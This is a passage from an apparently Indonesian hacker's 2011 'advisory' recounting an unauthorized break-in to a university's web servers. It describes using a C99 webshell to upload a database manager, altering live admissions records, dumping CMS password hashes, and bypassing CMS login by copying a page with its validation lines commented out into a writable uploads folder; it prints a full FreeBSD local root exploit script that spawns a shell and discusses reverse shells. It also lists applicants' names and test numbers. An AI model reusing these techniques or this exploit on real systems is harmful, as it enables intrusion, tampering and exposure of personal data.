
Kita dapat langsung masuk ke Database melalui fitur yang disediakan oleh C99 ini. Namun menurut saya fitur yang dimiliki C99 kurang efektif dan efisien. Saya lebih cenderung menggunakan tool **Adminer** (Web GUI MySQL Manager), yang dalam pengoperasiannya hampir sama persis dengan **PhpMyAdmin**. Ini bukan berarti saya seorang yang tergantung pada tool, tapi apa salahnya jika kita memanfaatkan fasilitas yang sudah ada, bahkan yang lebih cepat dan praktis, iya kan??

Lanjut, berbekal user dan password database yang kita peroleh sebelumnya, kita coba Login melalui tool Adminer. Bedanya kali ini adalah kita melakukan koneksi tersebut **Langsung melalui komputer LOCALHOST!!**



Terlebih dahulu kita harus memasukan tool Adminer tersebut ke server UNZA, agar konsep LOCALHOST tersebut dapat sukses berjalan. Sedikit berbeda, kali ini kita langsung mengUpload file tersebut menggunakan webshell C99, yang langsung mengirimnya ke direktori uploads dari fmipa.

Berikut tampilan dari tool tersebut,



Dengan memasukan informasi user dan password seperti di atas, maka hak akses dari Database tersebut menjadi milik kita.

Berikut saya akan menjelaskan dampak dari Database Manipulation ini. Kali ini saya akan merubah data informasi Penerimaan Mahasiswa Baru yang terdapat pada subdomain **pmb.unza.ac.id**, tentunya hal ini saya lakukan pada malam hari. Dan berikut hasilnya,

Informasi dan Pengumuman Penerimaan Mahasiswa Baru

SNMPTN Undangan

AHUNTANSI
BIOLOGI
FISKA
ILMU ADMINISTRASI NEGARA
ILMU HUKUM
ILMU KEOLAHRAGAAN
KIMA
KURKULUM DAN TEKNOLOGI PENDIDIKAN
MANAJEMEN
MANAJEMEN PENDIDIKAN
MATEMATIKA
P. BAHASA DAERAH (JAWA)
P. BAHASA DAN SASTRA INDONESIA
P. BAHASA INGGRIS
P. BAHASA JEPANG
P. BAHASA JERMAN
P. EKONOMI
P. GEOGRAFI
P. SENDRATASIK

Penerimaan Berdasar Program Studi

Info Pendaftaran Mahasiswa Baru

HASIL SNMPTN JALUR UNDANGAN 2011

Isikan No. Tes / Nama : [cari data](#)

PEND. TEKNIK ELEKTRO [pdf][ps][doc]

No.	No. Tes	Nama	Jns. Kelamin
1.	4110137748	Pudja Mansyurin	Laki-Laki
2.	4110039398	AGUSTINA KUSUMA	Perempuan
3.	4110207253	AGUSTI RANDI SUKRON	Laki-Laki
4.	4110004362	AHMAD ASYARI	Laki-Laki
5.	4110116246	ALLEN ARIZONA	Laki-Laki
6.	4110078599	Amalia Firdha	Perempuan
7.	4110166195	ANDRIAN RISKY RAHMAN	Laki-Laki
8.	4110085722	ANGGAR SUKMANA SAPUTRA	Laki-Laki
9.	4110207838	ARIF ARDIYANTO	Laki-Laki
10.	4110164755	ARI WICAKSONO	Laki-Laki
11.	4110089693	Ayu Wulan Yuniarti N	Perempuan
12.	4110020547	CICIK FITRIANI	Perempuan
13.	4110168440	DYAH SETHORINI	Perempuan


Kita hanya perlu merubah data yang ada pada Database, dengan cara manual. Gambarnya begini, "kita sedang makan langsung menggunakan tangan, jadi tidak memakai sendok dan garpu". Hal ini sama persis dengan apa yang kita lakukan di atas, jadi kita tidak memakai CMS(halaman admin) yang ada, melainkan langsung ke pusat data.

Perlu diketahui lagi, sesuai "Ethical Hacking" saya telah mengembalikan halaman di atas seperti semula.

5. KRIPTOGRAFI

Kriptografi merupakan salah satu teknik hacking yang bertujuan untuk membalikan enkripsi suatu kode/password, baik secara manual atau menggunakan tool. Dengan kata lain, hal ini disebut "Dekripsi/Decoding", dan umumnya digunakan untuk membalikan password yang berbentuk "Encrypted/Hash" menjadi ASCII format.

Berikut daftar user CMS yang kita temukan pada Database utama UNZA,



The screenshot shows a database interface with a table named 'user'. The table has three columns: 'edit', 'login', and 'passwd'. The 'passwd' column contains long, alphanumeric strings that are MD5 hashes of passwords. The 'login' column contains usernames like 'admin', 'ari', 'fik', 'fip', 'www', 'heru', 'eka', 'putri', and 'faiz'. The 'edit' column has checkboxes for each row.

edit	login	passwd
<input type="checkbox"/>	admin	9QDMWNFetdVvK1WTaJIVShHMwY1Rx0GvVxmRN5EctVlcsZkVDxmMUhFbs1kTwn
<input type="checkbox"/>	ari	9ATRS9GcXdVVKZIYPBHSBxNrvWYs12VIpVRiplUWNVevZkVGRGWUFxNrfWYxc1
<input type="checkbox"/>	fik	9QTRStGbXdVeVZVTaB3MZd3bsFmVSpHVYxmRNBUVdlevFjULRXbUUVIUHJGukxGV
<input type="checkbox"/>	fip	9sGbhJEcuRVcsVVZhB3RiRHcxILSKR1VxBXRhpFZsZ1bsFjVHh2VUhkWGF2Twd1U6f
<input type="checkbox"/>	www	9ATRS9GcXdVVKZIYPBHSBxNrvWYs12VIpVRiplUWNVevZkVGRGWUFxNrfWYxc1
<input type="checkbox"/>	heru	98mRSJnQUdFdWBDZQJVMZFDNwY1T01GVVZVROFmUxxVerZkVSpkeUhiRs1kWSz
<input type="checkbox"/>	eka	98mRSJnQUdFdWBDZQJVMZFDNwY1T01GVVZVROFmUxxVerZkVSpkeUhiRs1kWSz
<input type="checkbox"/>	putri	9sGbUJFZYRVcxsWZHFtBUJXNFZlckh1V5tGbN9kUwklrZkVuRGWxhFcwEGUSTGVV
<input type="checkbox"/>	faiz	9sWMWtEbtDFWVWUZaRmVXRDbSfMUSR1V2YURi9EcykVNxUkUaB3MUhEcrFmTk

Terlihat bahwa password pada gambar di atas telah dirubah/dienkripsi. Dan jika kita amati, enkripsi yang digunakan di atas tidaklah umum, melainkan buatan UNZA sendiri (Insya Allah, kalau tidak salah memakai Kembo Hash, :-D).

Pertama yang harus kita selidiki adalah file pembuat enkripsi tersebut. Yakni pada folder **newsroom** terdapat file "createuser.php" yang berfungsi untuk membuat user baru sekaligus passwordnya. Dalam file tsb, tepatnya pada baris 23-31 terdapat beberapa baris JavaScript yang berfungsi untuk mengolah password.

```
23 user8 = document.fastlogin_regform.tlogin.value.toLowerCase();
24 user8 = user8.replace(/</g, "");
25 user8 = user8.replace(/>/g, "");
26 user8 = user8.replace(/"/g, "");
27 document.fastlogin_regform.tlogin.value = user8;
28 document.fastlogin_regform.hash1b.value = MD5(document.fastlogin_regform.hash1a.value);
29 document.fastlogin_regform.hash1a.value = "";
30 document.fastlogin_regform.hash2a.value = "";
31 document.fastlogin_regform.submit();
```

Selain itu, pada awal file terdapat perintah include ke file "config_login.php", yang mengandung seed untuk memperkuat proses enkripsi password. Berikut beberapa baris script penting dari file tsb.

```
19 if(getenv(HTTP_CLIENT_IP)) {
20     $thisip = getenv(HTTP_CLIENT_IP);
21 } else {
22     $thisip = getenv(REMOTE_ADDR);
23 }
24 global $thisip;
25 $mdip = md5($thisip);
26 if ($seed == "") {
27     // $seed = md5(uniqid("ithinkacordinmybrainjustbrokecausedbytomuchcode!!!!"));
28     $seed = md5(uniqid(""));
29 } else {
30     $seed = $seed;
31 }
```

Berbekal informasi tersebut, proses dekripsi akan lebih mudah. Dan sebagian besar menggunakan teknik MD5 untuk enkripsi. Perlu diketahui bahwa saat ini banyak sekali website online yang menyediakan fasilitas MD5 Decrypter, seperti www.md5decrypter.com.

Namun, proses dekripsi tsb tidak semudah itu. Sebab dalam seed/salt di atas, terdapat beberapa nilai yang selalu berubah-ubah. Yakni **Ip Address Client** dan fungsi **UNIQID** sendiri. Oleh karena itu, teknik kriptografi kali ini kita akhiri sampai di sini saja. Insya Allah akan kita lanjutkan di lain waktu, dan tentunya dengan ilmu yang lebih mendalam (-_-).

6. LOCAL XSRF

Sama seperti Remote XSRF, namun kali ini bedanya terletak pada komputer yang dapat mengakses celah tersebut. Jadi celah ini hanya dapat kita lakukan melalui komputer Localhost saja. Bicara tentang Localhost, kita telah menguasainya pada bagian sebelumnya.

Sekedar informasi tambahan, pada website utama unza terdapat halaman CMS (Content Management System) pada folder **newsroom**. Jadi jika kita mengunjungi www.unza.ac.id/newsroom, maka akan muncul halaman LogIn pada system seperti berikut,



Target kita sekarang lebih spesifik lagi, yaitu file yang berada pada direktori **newsroom** tersebut saja. Kita ambil salah satu saja sebagai bahan percobaan, kali ini file tersebut bernama **createuser.php**. Dari namanya saja kita sudah tahu apa fungsi dari file tersebut, iya kan.

Berikut beberapa baris script awal dari file tersebut,

```
1 <? session_start();
2 include "validate.php";
3 include "common.php";
4 include "setting.php";
5 include "function.php";
6 if ($_SESSION[cms_auth]!="m") do_redirect("restrict.php");
7 include("config_login.php");
8 $con_brt = mysql_connect($dbhost,$dbuser,$dbpasswd);
9 ?>
10 <html>
11 <head>
12 <link href="cms.css" rel="stylesheet" type="text/css">
```

Pada awal script tersebut, terdapat beberapa perintah untuk memvalidasi user. Tujuannya untuk memastikan apakah user yang mengakses file tersebut benar-benar admin atau tidak. Dengan terambil alihnya kekuasaan Localhost, hal ini pun dapat kita akali dengan cara membuat ulang file tersebut, namun kali ini sedikit kita modifikasi (Poisoning Technic).

Dalam baris nomor dua, terdapat perintah include ke file "**validate.php**". Dimana file tersebut digunakan untuk memvalidasi user. Intinya, jika user tersebut tidak terdaftar dalam database, maka user tersebut akan ditendang keluar oleh PHP.

Baik, sekarang kita buat file baru dengan nama "**createuser.php**", dan file tersebut kita letakan pada direktori ajaib (writeable direktori). Mengapa kita sebut demikian, karena sepengetahuan kita, hanya ada satu direktori yang writeable yaitu **fmipa.unza.ac.id/wp-content/uploads** saja yang berada di bawah virtual host. Sebut saja, kita membuat basecamp penampungan di tempat tersebut (^_^). Kemudian copy-paste kan file **createuser.php** yang asli.

```
1 <? session_start();
2 # include "/usr/home/soboparan/www1/newsroom/validate.php";
3 include "/usr/home/soboparan/www1/newsroom/common.php";
4 include "/usr/home/soboparan/www1/newsroom/setting.php";
5 include "/usr/home/soboparan/www1/newsroom/function.php";
6 # if ($_SESSION[cms_auth]!="m") do_redirect("restrict.php");
7 include("/usr/home/soboparan/www1/newsroom/config_login.php");
8 $con_brt = mysql_connect($dbhost,$dbuser,$dbpasswd);
9 ?>
10 <html>
11 <head>
12 <link href="http://www.unza.ac.id/newsroom/cms.css" rel="stylesheet" type="text/css">
```


Kali ini kita akan sedikit melakukan modifikasi pada baris nomor dua dan enam. Karna script tersebut akan mengganggu pekerjaan kita, maka kita disable saja dengan menambahkan shell comment “#” pada awal baris. Dengan begitu, dua baris script tersebut tidak akan dijalankan oleh PHP.


Selanjutnya, sebab file tersebut sekarang terletak pada direktori yang berbeda dari “newsroom”. Maka kita harus merubah alamat lengkap dari source file yang di-include. Seperti halnya yang terlihat pada baris 3,4,5, dan 6 pada gambar di atas.

Tidak hanya itu, file-file source seperti CSS dan JS yang memiliki ketergantungan pada file tersebut juga harus kita rubah. Hal ini dapat Anda lihat pada baris nomor 12.


Kemudian coba kita kunjungi file tersebut melalui web browser, dengan alamat lengkap seperti berikut.

<http://fmipa.unza.ac.id/wp-content/uploads/createuser.php>

Dan tebak apa yang muncul, alhasil berikut yang tampil pada browser saya,




Kita dapat merubah dan menambah user di atas, tanpa LogIn terlebih dahulu pada CMS Admin. Inilah yang disebut dengan teknik XSRF (Cross Site Request Forgery). Dengan bekal file XSRF tersebut, kita menambahkan user baru pada Database, sehingga kita bisa masuk ke halaman CMS berikut.



Bayangkan saja, apa yang dapat kita lakukan jika halaman CMS sudah kita kuasai. Kita dapat dengan mudah merubah artikel-artikel apapun yang diposting pada website UNZA, tanpa harus lagi merubahnya dengan cara manual (Database Manipulation).

Berikut ini tampilan editor dari CMS unza,



Ini salah satu contoh halaman UNZA, jika hacker berhasil menyusup ke dalamnya.



Halaman di atas sudah saya kembalikan seperti semula, mengingat bahwa sejak awal advisory ini hanya ditujukan untuk pendidikan semata. Bukan untuk tindakan merusak (cracking).

7. PRIVILEGE ESCALATION

Privilege Escalation, sesuai namanya yaitu merupakan teknik hacking yang bertujuan untuk mendapatkan hak akses tertinggi pada suatu system. Dalam hal ini, kita yang berada pada user biasa (**www** dengan uid dan gid 80), berusaha untuk bisa mendapatkan hak akses super user (**root** dengan uid dan gid 0).

Metode yang paling umum digunakan pada teknik ini adalah dengan memanfaatkan bugs yang terdapat pada aplikasi lokal. Tidak hanya itu, bahkan kernel yang cacat pun dapat kita eksploitasi. Metode ini sering disebut juga dengan "Local Root Exploit". Oleh karena itu, kita harus sering-sering mengupdate kernel dengan versi terbaru, agar proses patching terus berjalan.

Dalam kernel FreeBSD 7.1 yang belum di Patch, terdapat celah eksploitasi untuk mendapatkan hak akses root. Berikut script exploit tsb, yang saya dapat dari r00t zeroday oleh Kingcope.

```
#!/bin/sh
echo ** FreeBSD local r00t zeroday
echo by Kingcope
echo November 2009
cat > env.c << _EOF
#include <stdio.h>
main() {
extern char **environ;
environ = (char**)malloc(8096);
environ[0] = (char*)malloc(1024);
environ[1] = (char*)malloc(1024);
strcpy(environ[1], "LD_PRELOAD=/tmp/w00t.so.1.0");
execl("/sbin/ping", "ping", 0);
}
_EOF
gcc env.c -o env
cat > program.c << _EOF
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
extern char **environ;
environ=NULL;
system("echo ALEX-ALEX;/bin/sh");
}
_EOF
gcc -o program.o -c program.c -fPIC
gcc -shared -Wl,-soname,w00t.so.1 -o w00t.so.1.0 program.o -nostartfiles
cp w00t.so.1.0 /tmp/w00t.so.1.0
./env
```

File di atas harus kita simpan dengan ekstensi ***.sh**, sebab script di atas merupakan script bash/shell. Untuk menjalankan file tsb, kita tidak bisa menggunakan webshell (PHP), melainkan kita harus melakukannya melalui shell asli (bash).

Untuk dapat menjalankan shell asli, kita harus melakukan **BackConnect** ke server UNZA tsb. Salah satu tool yang paling umum digunakan untuk hal ini adalah **Netcat**. Dan untungnya, pada webshell c99 sudah didukung layanan BackConnect tsb. Terdapat dua metode dalam BackConnect ini, yaitu Bind Connection dan Reverse Connection.

Pertama, kita lakukan percobaan dahulu menggunakan Bind Connection, dimana kita akan mendobrak langsung ke server UNZA, yang sebelumnya server tsb sudah membuka port tertentu untuk kita. Namun ketika saya melakukan hal ini, selalu muncul pesan error, yang menandakan port tsb di-filter atau bahkan di-blokir. Hal ini terjadi sebab adanya firewall, yang memblokir port tertentu agar tidak bisa dieksploitasi dari luar. Pada kasus ini, kita gagal menggunakan Bind Connection.

Kedua, kita coba menggunakan Reverse Connection, dimana server UNZA-lah yang akan mendobrak masuk ke system kita sendiri, pada port yang telah kita buka sebelumnya. Sebab, kebanyakan server akan membatasi paket yang masuk, tapi bukan paket yang keluar!!

Khusus Reverse Connection ini, kita membutuhkan mesin komputer dengan **Ip Address Public** yang dapat diakses melalui internet. Sayangnya saya tidak memiliki mesin dengan spesifikasi tsb, jadi dengan terpaksa saya mengurungkan diri untuk melakukan teknik ini. Atau mungkin, memang tidak seharusnya saya masuk server orang lain dengan lancang begitu saja. Maafkan saya ya, saya tidak berniat jahat (-_-).

Omong-omong, metode Reverse Connection ini juga dapat kita lakukan menggunakan bantuan Server MIRC lho (^_^).

Seharian ini, saya harap bisa sedikit membantu agar website UNZA lebih berkembang dan berbenah diri lagi. Terima Kasih.

OtoBiografi



My fullname is Abdullah Puja Kusuma Erawan. Or you can call me Pudja_Mansyurin for the shortest one.

Pudja Mansyurin, was born in Sidoarjo Regency (Indonesia) at 4th Desember 1993. The name "Mansyurin or Manshurin" was taken from Arabic language, it means "God's Help".

I lived in Sidoarjo, was just until 3rd class of Elementary School. Then I moved to Jombang Regency about 4 months. It's happened 'cause, there was a family problem.

Then, finally I hope, I moved to Mojokerto Regency until nowadays. Yup, live is full with struggle, right. But, the good thing is, I've got so many friends from different places. I hope, we'll meet again bro, someday.

I started to learn Computer and Networking in SMKn 1 Pungging. It's located in Mojokerto Regency too. From that Institute, I've got so many knowledge and more information.

There, I choose a Teknik Komputer Jaringan as my Major. This major, help me to improve my hobbies more. I'm really exciting in Computer Networking, especially in Security of the Net. Even I learned about hacking and cracking too. You can visit my official WebBlog at Al-Mansyurin Informatika for more details.

Nowdays, I improve my skill in PENS-ITS Institute. Even I accepted in Telecommunication Technic, it's not makes me leave my hobbies, that hobbies is (Informatika Knowledge). Maybe God has His own plan for me, so I always appreciate anything that He gives to me. And, by the way, I still can learn it from the Internet, can't I.

Here, I've some message for you guys, hope you know what it means.

- Be proud of what you can do, and do not worry about what you cannot do.
- The quitter you become, the more you are able to hear (form BackTrack).
- Defeat the Information, and you'll defeat the world.
- Be Teacher of the World, of course.

That's all from me, and thanks.

(Mojokerto, 8 Juli 2011)

Pudja Mansyurin